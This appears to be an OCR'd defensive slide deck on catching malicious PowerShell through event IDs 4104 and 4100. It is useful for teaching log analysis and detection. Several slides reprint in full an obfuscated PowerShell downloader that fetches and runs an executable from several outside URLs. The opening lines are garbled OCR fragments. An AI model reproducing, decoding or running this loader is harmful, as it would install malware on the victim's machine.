Data\Local Start-Process C:\Users\HACKME\AppData\Local	" "" ([] $){(- ..).($.":\\\\\\.");- ":\\\\\\.";}{(":.//../.")}{(":.//../.")}""	- - -:\\\\\\.;- ':\\\\\\.' -"	20	0	2	0	
art-Process C:\Users\HACKME\AppData\Local Start-Process C:\Users\HACKME\AppData\Local	:\\\. / " "" ([] $){(- ..).($.":\\\\\\.");- ":\\\\\\.";}{(":.//../.")}{(":.//../.")}""	- - -:\\\\\\.;- ':\\\\\\.' -"	20	0	2	0	

Ticks

Plus +



4104 - PowerShell Module Logging

Microsoft-Windows-PowerShell/Operational Log

Malware Archaeology

WARNING !!!!

- PowerShell does have a WARNING if something violates a rule or is odd
- Trigger Alerts on these too
- 4104

```
3/6/18
1:33:53.000 PM    03/06/2018 01:33:53 PM
                  LogName=Microsoft-Windows-PowerShell/Operational
                  SourceName=Microsoft-Windows-PowerShell
                  EventCode=4104
                  EventType=3
                  Type=Warning
                  ComputerName=Gough
                  User=NOT_TRANSLATED
                  Sid=S-1-5-21-2053929589-1853779057-1842888061-57766
                  SidType=0
                  TaskCategory=Execute a Remote Command
                  OpCode=On create calls
                  RecordNumber=722952
                  Keywords=None
                  Message=Creating Scriptblock text (1 of 1):
                  exp bypass

                  ScriptBlock ID: aa6cc97a-bb02-4bd5-a908-9d19c40d3672
                  Path:
```

Malware Archaeology

WARNING !!!!

- The Remote Command along with all this… = BAD

Time	Event
3/6/18 2:30:36.000 PM	03/06/2018 02:30:36 PM LogName=Microsoft-Windows-PowerShell/Operational SourceName=Microsoft-Windows-PowerShell EventCode=4104 EventType=3 Type=Warning ComputerName=Gough User=NOT_TRANSLATED Sid=S-1-5-21-2053929589-1853779057-1842888061-57766 SidType=0 TaskCategory=Execute a Remote Command OpCode=On create calls RecordNumber=723074 Keywords=None Message=Creating Scriptblock text (1 of 1): iEx(((' . ((GEt-v'+'arIable JhD*Mdr*JhD).nAmE'+'[3.11.2]-joINJhDJhD) ([STRinG]::JOIn(JhDJhD .([ReGEx]::matCHeS(aMs))93]RAhc[]gNiRTs[.JhDDb9JhD(EcAlper.'+')JhDOjhJhD.)96]'+'RAhc[+511]RAhc[+'+'301]RAh'+'c[((EcAlp'+'er.)69]RAhc['+']gNiRTs[.JhDODIJhD'+'(EcAlper.)JhDqXRJhD.JhDR'+'axJhD(EcAlper.)43]RAhc[]gNi'+'RTs[.JhD 3tlJhD(EcAlper.)JhD}}{hJhD+Jh'+'Dctac};JhD+JhDkJhD+JhDaeJhD+JhDrJhD+JhDb;)JhD+JhDCJh'+'D+JhDDJhD+JhDSJhD+JhDEsJhD+JhDg()JhD+JhDDbJhD+JhD9mJ'+'hD+JhDetJhD+JhDI-e JhD+JhDDb9JhD+JhD+DbJhD+Jh'+'D9kDJhD+J'+'hDb9+Db9ovJhD+J'+'hDnIDb9JhD+'+'JhD(&;)CDSEJhD+JhDsg .JhD+'+'JhD)(3tJ'+'hD+JhDlgNOJhD+JhDDJhD+JhDIJhD+JhDi0JhD+JhDDIrtS '+'oT3tl.cfsJhD+JhDaEsgJhD+JhD(3tleJhD+JhDlJhD+JhDODIIFJhD+JhDdaOOJhD+JhDDJhD+JhDIl'+'nWJhD+JhDOJhD+JhDDIoD3t'+'lJhD+JhD.UJhD+JhDYYEsg{yrt{JhD+JhD)XCDJhD+JhDAJh D+JhD'+'EJhD+JhDsgJhD+JhD JhD+JhDni cfsJhD+JhDaEsg(hcJhD+JhDaerof;)DJh'+'D+JhDbJhD+JhD9eDJhD+JhDb9+DbJhD+J'+'hD9xe.Db9JhD+JhD(+ BJhD+JhDSNEsg + Db9RJhD+JhDaxDb 9 + cilbJhD+JhDup:'+'JhD+JhDvneEsg = CDSEsJhD'+'+JhDgJh'+'D+JhD;)DJhD+'+'JhDb9?DJhD+JhDb9(JhD+JhDtJhD+JhDiJhD+JhDlpJhD+JhDS.JhD+JhDDb9/JhD+'+'JhDpJhD+JhDjJhD+Jh DfJh'+'D+JhDuYJhD+JhD7JhD+'+'JhDCJhD+JhD'+'/moc.JhD+JhD'+'elytJh'+'D+JhDsJhD+JhDefilaJhD+JhDrccaJhD+JhD//:JhD+JhDptJhD+JhDth?JhD+JhD/kJhD+JhDJJhD+JhD3wEeJhD+JhD /moc.pohsir'+'tJhD+JhDaJhD+JhDp/JhD+JhD/:ptthJhD+JhD?/PJhD+JhDOdCJhD+JhD'+'m/moc.ss'+'eJhD+JhDcoJhD+JhDrp-draobJhD+JhDnJhD+JhDoJhD+JhD//:pttJhD+JhDh?JhD+JhD/UAJ y/az.oc.JhD+JhDkcaJhD+JhDhJ'+'hD'+'+J'+'hDsehtmorfzyob/JhD+JhD/Jh'+'D+JhD:pJhD+JhDtJhD+JhDthJhD+JhD?/AJhD+JhDQIj'+'G/'+'mocJhD+JhD.noitarotserriJhD+JhDahsu.www/ /JhD+JhD:pttJhD+JhDh DJhD+JhDbJ'+'hD+JhD9 = XJ'+'hD+JhDCDAEsg;)3312JhD+JhD'+'8JhD+JhD2JhD+JhD JhD+JhD.JhD+JhDOOJhD+JhDOJhD+'+'JhDOJhD+J'+'hD1JhD+JhD(JhD+JhDtxe JhD+JhDn.dsaJhD+JhDdasnEsg = BSJhD+JhDNEs'+'g;tnJhD+JhDeiJhD+JhDlCbJ'+'hD+JhDeW.tJhD+Jh'+'DeN.meJhD+JhDtJhD+JhDsySJhD+JhD)DbJhD+JhD9tcJhD+JhDejbJhD+JhDo-DJhD+J hDbJhD+JhD9JhD+JhD+JhD+JhDDJhD+'+'JhDb9wJhD'+'+JhDDb9+JhD+JhDDb9eJhD+JhDnD'+'b9(. '+'JhD+JhD= UYJhD+JhDYJhD+JhDEsJhD+JhDgJhD'+'+JhD;mJhD+JhDodnJhD+JhDarJ'+'hD+J hD JhD+JhD)Db'+'JhD+JhD9JhD+JhDtJ'+'hD+JhDDb9+Db9JhD+JhDcejJhD+JhDbJhD+JhDoJhD+JhD-JhD'+'+JhDwJhD+JhDDb9JhD'+'+JhD+Db9JhD+JhDeDJhD+Jh'+'Db9JhD+JhD+JhD+JhDDJhD+J hDb9nDbJhD+JhD9(& JhD+JhD=JhD+JhD JhD+JhDdsJhD+JhDaJhD+JhDdasJhD+JhD'+'nEJhD+JhDsgJhD(()JhDXJhD+]5[cILbup:vnEOjh+]31[cIlBuP:VneOjh (&aMs .JhD.JhD.JhDrIgHttoLEF' +'tJhD) '+'LBRForEAch { Ojh_.vaLuE }))) ')-REplACe ([cHAR]97+[cHAR]77+[cHAR]115).[cHAR]34 -crEPlAce'JhD'.[cHAR]39 -crEPlAce([cHAR]79+[cHAR]106+[cHAR]104).[c HAR]36 -REplACe ([cHAR]113+[cHAR]88+[cHAR]82).[cHAR]92 -REplACe ([cHAR]76+[cHAR]66+[cHAR]82).[cHAR]124)) ScriptBlock ID: fe41e93f-f5e3-423f-8711-443a0659db9a Path:

Just look.. It's NOT normal

Malware ☣ Archaeology

WARNING !!!!

- And the raw log

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General | Details

Creating Scriptblock text (1 of 1):

```
iEx( (' . ((GEt-v'+'arIable JhD*Mdr*JhD).nAmE'+'[3.11.2]-joINJhDJhD) (  [STRinG]::JOIn( JhDJhD .(
[ReGEx]::matCHeS(aMs) )93]RAhc[]gNiRTs[.JhDDb9JhD(EcAlper.'+')JhDOjhJhD.)96]'+'RAhc[+511]RAhc
[+'+'301]RAh'+'c[((EcAlp'+'er.)69]RAhc['+']gNiRTs[.JhD0DIJhD'+'(EcAlper.)JhDqXRJhD.JhDR'+'axJhD
                                                                                    }}
                                                                                    JhDb;)
                                                                                    ()JhD+JhDDbJhD+JhD9mJ'+'hD+JhDetJhD+JhDI-
                                                                                    o9+Db9ovJhD+J'+'hDnIDb9JhD+'+'JhD(&;)

                                                                                    JhDDIrtS'+'oT3tl.cfsJhD+JhDaEsgJhD+JhD
                                                                                    D+JhDII'+'nWJhD+JhD0JhD+JhDDIoD3t'+'IJhD+Jh
                                                                                    D'+'EJhD+JhDsgJhD+JhD JhD+JhDni
                                                                                    JhD9eDJhD+JhDb9
                                                                                     Db9RJhD+JhDaxDb9 +
                                                                                    gJh'+'D+JhD;)DJhD+'+'JhDb9?DJhD+JhDb9
                                                                                    D+'+'JhDpJhD+JhDjJhD+JhDfJh'+'D+JhDuYJhD
                                                                                    D+JhDsJhD+JhDefilaJhD+JhDrccaJhD+JhD//:Jh

                                                                                    ir'+'tJhD+JhDaJhD+JhDp/JhD+JhD/:ptthJhD+JhD
draobJhD+JhDnJhD+JhDoJhD+JhD//:pttJhD+JhDh?
JhD+JhD/UAJy/az.oc.JhD+JhDkcaJhD+JhDhJ'+'hD'+'+J'+'hDsehtmorfzyob/JhD+JhD/Jh'+'D+JhD:pJhD+
JhDtJhD+JhDthJhD+JhD?/AJhD+JhDQIj'+'G/'+'mocJhD+JhD.noitarotserriJhD+JhDahsu.www//JhD+JhD:
pttJhD+JhDh  DJhD+JhDbJ'+'hD+JhD9 = XJ'+'hD+JhDCDAEsg;)3312JhD+JhD'+'8JhD+JhD2JhD+JhD
```

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	3/6/2018 2:30:36 PM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Warning	Keywords:	None
User:	\gough	Computer:	Gough
OpCode:	On create calls		

Operational Number of events: 3,462

Filtered: Log: Microsoft-Windows-PowerShell/Operational; Source: ; Event ID: 4104. Number of events: 400

Level	Date and Time	Source	Eve...	Task Category
Verbose	3/6/2018 2:30:36 PM	PowerShell (Microsoft-Windows-PowerShell)	4104	Execute a Remote (
Verbose	3/6/2018 2:30:36 PM	PowerShell (Microsoft-Windows-PowerShell)	4104	Execute a Remote (
Verbose	3/6/2018 2:30:36 PM	PowerShell (Microsoft-Windows-PowerShell)	4104	Execute a Remote (
Warning	3/6/2018 2:30:36 PM	PowerShell (Microsoft-Windows-PowerShell)	4104	Execute a Remote (
Verbose	3/6/2018 2:30:36 PM	PowerShell (Microsoft-Windows-PowerShell)	4104	Execute a Remote (

Malware Archaeology

WARNING !!!!

- And you can see translation in Event ID 4100

Time	Event
3/6/18 2:30:36.000 PM	03/06/2018 02:30:36 PM LogName=Microsoft-Windows-PowerShell/Operational SourceName=Microsoft-Windows-PowerShell EventCode=4100 [redacted] Type=Warning [redacted] User=NOT_TRANSLATED Sid=S-1-5-21-2053929589-1853779057-1842888061-57766 SidType=0 TaskCategory=Executing Pipeline OpCode=To be used when an exception is raised RecordNumber=723076 Keywords=None Message=Error Message = At line:1 char:44 + . ((GEt-varIable JhD*Mdr*JhD).nAmE[3.11.2]-joINJhDJhD) ([STRinG]:: ... + ~~~~~~~~~~~ Unexpected token '-joINJhDJhD' in expression or statement. At line:1 char:75 + ... able JhD*Mdr*JhD).nAmE[3.11.2]-joINJhDJhD) ([STRinG]::JOIn(JhDJhD ... + ~ Missing ')' in method call. At line:1 char:76 + ... D*Mdr*JhD).nAmE[3.11.2]-joINJhDJhD) ([STRinG]::JOIn(JhDJhD .([ReG ... + ~~~~~~ Unexpected token 'JhDJhD' in expression or statement. At line:1 char:75 + ... able JhD*Mdr*JhD).nAmE[3.11.2]-joINJhDJhD) ([STRinG]::JOIn(JhDJhD ... + ~ Missing closing ')' in expression. At line:1 char:103 + ... 2]-joINJhDJhD) ([STRinG]::JOIn(JhDJhD .([ReGEx]::matCHeS(aMs))93 ... + ~ Missing ')' in method call.

Translated

Malware Archaeology


WARNING !!!!

- And you can see translation in Event ID 4100

```
At line:1 char:111
+ ... DJhD) (  [STRinG]::JOIn( JhDJhD .( [ReGEx]::matCHeS(aMs) )93]RAhc[]gN ...
+                                                              ~
Unexpected token ']' in expression or statement.

Not all parse errors were reported.  Correct the reported errors and try again.
Fully Qualified Error ID = UnexpectedToken,Microsoft.PowerShell.Commands.InvokeExpressionCommand


Context:
        Severity = Warning
        Host Name = ConsoleHost
        Host Version = 5.0.10586.117
        Host ID = 2d0f7c5c-a398-4877-b33a-4b0d79ac00ac
        Host Application = powershell iEx( ((' . ((GEt-v'+'arIable JhD*Mdr*JhD).nAmE'+'[3.11.2]-joINJhDJhD) (  [STRinG]::JOIn( JhDJhD .( [ReGEx]::matCHeS(aMs) )
93]RAhc[]gNiRTs[.JhDDb9JhD(EcAlper.'+')JhDOiJhD.)96]'+'RAhc[+511]RAhc[+'+'301]RAh'+'c[((EcAlp'+'er.)69]RAhc['+']gNiRTs[.JhDODIJhD'+'(EcAlper.)JhDqXRJhD.JhDR'+'
axJhD(EcAlper.)43]RAhc[]gNi'+'RTs[.JhDbtiJhD(EcAlper.)JhD}}{hJhD+Jh'+'Dctac};JhD+JhDkJhD+JhDaeJhD+JhDrJhD+JhDb;)JhD+JhDCJh'+'D+JhDDJhD+JhDSJhD+JhDEsJhD+JhDg()Jh
D+JhDDbJhD+JhD9mJ'+'hD+JhDetJhD+JhDI-eJhD+JhDDb9JhD+JhD+DbJhD+Jh'+'D9kDJhD+J'+'hDb9+Db9ovJhD+J'+'hDnIDb9JhD+'+'JhD(&;)CDSEJhD+JhDsg .JhD+'+'JhD)(3tJ'+'hD+JhDlgN
0JhD+JhDDJhD+JhDIJhD+JhDiOJhD+JhDDIrtS'+'oT3tl.cfsJhD+JhDaEsgJhD+JhD(3tleJhD+JhDlJhD+JhDODIIFJhD+JhDdaOOJhD+JhDDJhD+JhDIl'+'nWJhD+JhDOJhD+JhDDIoD3t'+'lJhD+JhD.U
JhD+JhDYYEsg{yrt{JhD+JhD)XCDJhD+JhDAJhD+JhD'+'EJhD+JhDsgJhD+JhD JhD+JhDni cfsJhD+JhDaEsg(hcJhD+JhDaerof;)DJh'+'D+JhDbJhD+JhD9eDJhD+JhDb9+DbJhD+J'+'hD9xe.Db9JhD+
JhD( + BJhD+JhDSNEsg + Db9RJhD+JhDaxDb9 + cilbJhD+JhDup:'+'JhD+JhDvneEsg = CDSEsJhD'+'+JhDgJh'+'D+JhD;)DJhD+'+'JhDb9?DJhD+JhDb9(JhD+JhDtJhD+JhDiJhD+JhDlpJhD+JhD
S.JhD+JhDDb9/JhD+'+'JhDpJhD+JhDjJhD+JhDfJh'+'D+JhDuYJhD+JhD7JhD+'+'JhDCJhD+JhD'+'/moc.JhD+JhD'+'elytJh'+'D+JhDsJhD+JhDefilaJhD+JhDrccaJhD+JhD//:JhD+JhDptJhD+JhD
th?JhD+JhD/kJhD+JhDJJhD+JhD3wEeJhD+JhD/moc.pohsir'+'tJhD+JhDaJhD+JhDp/JhD+JhD/:ptthJhD+JhD?/PJhD+JhDOdCJhD+JhD'+'m/moc.ss'+'eJhD+JhDcoJhD+JhDrp-draobJhD+JhDnJhD
+JhDoJhD+JhD//:pttJhD+JhDh?JhD+JhD/UAJy/az.oc.JhD+JhDkcaJhD+JhDhJ'+'hD'+'+J'+'hDsehtmorfzyob/JhD+JhD/Jh'+'D+JhD:pJhD+JhDtJhD+JhDthJhD+JhD?/AJhD+JhDQIj'+'G/'+'mo
cJhD+JhD.noitarotserriJhD+JhDahsu.www//JhD+JhD:pttJhD+JhDh  DJhD+JhDbJ'+'hD+JhD9 = XJ'+'hD+JhDCDAEsg;)3312JhD+JhD'+'8JhD+JhD2JhD+JhD JhD+JhD.JhD+JhDOOJhD+JhDOJh
D+'+'JhDOJhD+J'+'hD1JhD+JhD(JhD+JhDtxeJhD+JhDn.dsaJhD+JhDdasnEsg = BSJhD+JhDNEs'+'g;tnJhD+JhDeiJhD+JhDlCbJ'+'hD+JhDeW.tJhD+Jh'+'DeN.meJhD+JhDtJhD+JhDsySJhD+JhD
)DbJhD+JhD9tcJhD+JhDejbJhD+JhDo-DJhD+JhDbJhD+JhD9JhD+JhD+JhD+JhDDJhD+'+'JhDb9wJhD'+'+JhDDb9+JhD+JhDDb9eJhD+JhDnD'+'b9(. '+'JhD+JhD= UYJhD+JhDYJhD+JhDEsJhD+JhDgJ
hD'+'+JhD;mJhD+JhDodnJhD+JhDarJ'+'hD+JhD JhD+JhD)Db'+'JhD+JhD9JhD+JhDtJ'+'hD+JhDDb9+Db9JhD+JhDcejJhD+JhDbJhD+JhDoJhD+JhD-JhD'+'+JhDwJhD+JhDDb9JhD'+'+JhD+Db9JhD+
JhDeDJhD+Jh'+'Db9JhD+JhD+JhD+JhDDJhD+JhDb9nDbJhD+JhD9(& JhD+JhD=JhD+JhD JhD+JhDdsJhD+JhDaJhD+JhDdasJhD+JhD'+'nEJhD+JhDsgJhD(()JhDXJhD+]5[cILbup:vnEOjh+]31[cIlBu
P:VneOjh (&aMs .JhD.JhD.JhDrIgHttoLEF'+'tJhD ) '+'LBRForEAch { Ojh_.vaLuE }) )) ')-REplACe  ([cHAR]97+[cHAR]77+[cHAR]115).[cHAR]34 -crEPlAce'JhD'.[cHAR]39  -crE
PlAce([cHAR]79+[cHAR]106+[cHAR]104).[cHAR]36 -REplACe  ([cHAR]113+[cHAR]88+[cHAR]82).[cHAR]92  -REplACe  ([cHAR]76+[cHAR]66+[cHAR]82).[cHAR]124) )
        Engine Version = 5.0.10586.117
        Runspace ID = 3ad9b846-71b6-4732-94ce-1be7b6e7139d
        Pipeline ID = 4
        Command Name = Invoke-Expression
        Command Type = Cmdlet
        Script Name =
        Command Path =
        Sequence Number = 24
        User =          \gough
        Connected User =
        Shell ID = Microsoft.PowerShell
```

4100 – Executing Pipeline

- Can see some translation occurring




I can read this

NOT this

PS v2 - 500 Events


- Windows PowerShell




This Base64 has 2 =

PS v2 200 Events

- Command Health






Malware
Archaeology
Whitelisting
PowerShell
In the Logs
MalwareArchaeology.com

Filtering out the good, to find the bad

- PLEASE put a Mark/Sign/Secret Key in your scripts

Events (188) | Patterns | Statistics (27) | Visualization

50 Per Page | Format | Preview

